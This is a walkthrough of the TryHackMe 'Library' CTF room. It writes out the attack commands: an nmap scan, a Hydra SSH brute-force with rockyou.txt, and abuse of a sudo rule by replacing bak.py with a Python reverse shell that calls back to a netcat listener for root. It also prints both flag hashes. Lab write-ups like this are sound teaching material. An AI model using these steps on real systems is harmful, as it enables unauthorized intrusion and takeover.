Library - Walkthrough

Library is an easy level CTF on TryHackMe. This machine contains basic Pentesting and privilege escalation. The main goal of this room is to get two flags from **user.txt** and **root.txt**.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Bruteforcing
- Privilege Escalation

Tools Used:

nmap, firefox, hydra, ssh, netcat


Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




Reconnaissance

Port 80 was opened. Then I opened the url**: http://10.10.34.237:80** in the **firefox**. I found the usernames in the comments section.



Then I checked the source code and found another username. I also tried to find hidden directories/files using dirbuster but found nothing.



Bruteforcing

Then I used **hydra** to bruteforce the passwords of the users that I found earlier & I **found the password of the user meliodas.**

Command used: **hydra -L users.txt -P rockyou.txt -t 50 10.10.34.237 ssh**

Exploitation

Then I used **ssh** to login into the target machine as user meliodas.

Command used: **ssh meliodas@10.10.57.229**

```
meliodas@ubuntu: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Library]
└─$ ssh meliodas@10.10.57.229
meliodas@10.10.57.229's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_6

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Mon Nov 22 21:22:12 2021 from 10.9.2.127
meliodas@ubuntu:~$ whoami
meliodas
meliodas@ubuntu:~$ pwd
/home/meliodas
meliodas@ubuntu:~$
```

Then in the /home/meliodas/user.txt file, I **found the user flag**.


```
meliodas@ubuntu: ~
File  Actions  Edit  View  Help
meliodas@ubuntu:~$ cd /home/meliodas
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

Privilege Escalation

Then I used command **sudo -l** and found that I was able to run command **/usr/bin/python* /home/meliodas/bak.py** with root permissions (* means I can run any version of python). I had

only read permissions of the file bak.py but since the file bak.py was in the /home/meliodas/ directory & I was logged in as user meliodas, I **had the permissions to remove the file**. So, I removed the file bak.py and used **nano bak.py** to create it again & **saved a python reverse shell in it**.



Payload link: https://www.linuxfordevices.com/tutorials/shell-script/reverse-shell-in-python

After changing its permissions by using command **chmod 777 bak.py**, I started a netcat listener on my machine with the command **nc -lvp 20000**. When I executed the command **sudo -u root /usr/bin/python3 /home/meliodas/bak.py** then I got the reverse shell on my machine with root access. Then in the **/root/root.txt** file, I found the root flag.

```
meliodas@ubuntu:~$ chmod 777 bak.py
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$ sudo -u root /usr/bin/python3 /home/meliodas/bak.py
```

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Library]
└─$ nc -lvp 20000
listening on [any] 20000 ...
10.10.57.229: inverse host lookup failed: Unknown host
connect to [10.9.2.127] from (UNKNOWN) [10.10.57.229] 33334
root@ubuntu:~# whoami
whoami
root
root@ubuntu:~# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
e8c8c6c256c35515d1d344ee0488c617
root@ubuntu:/root#
```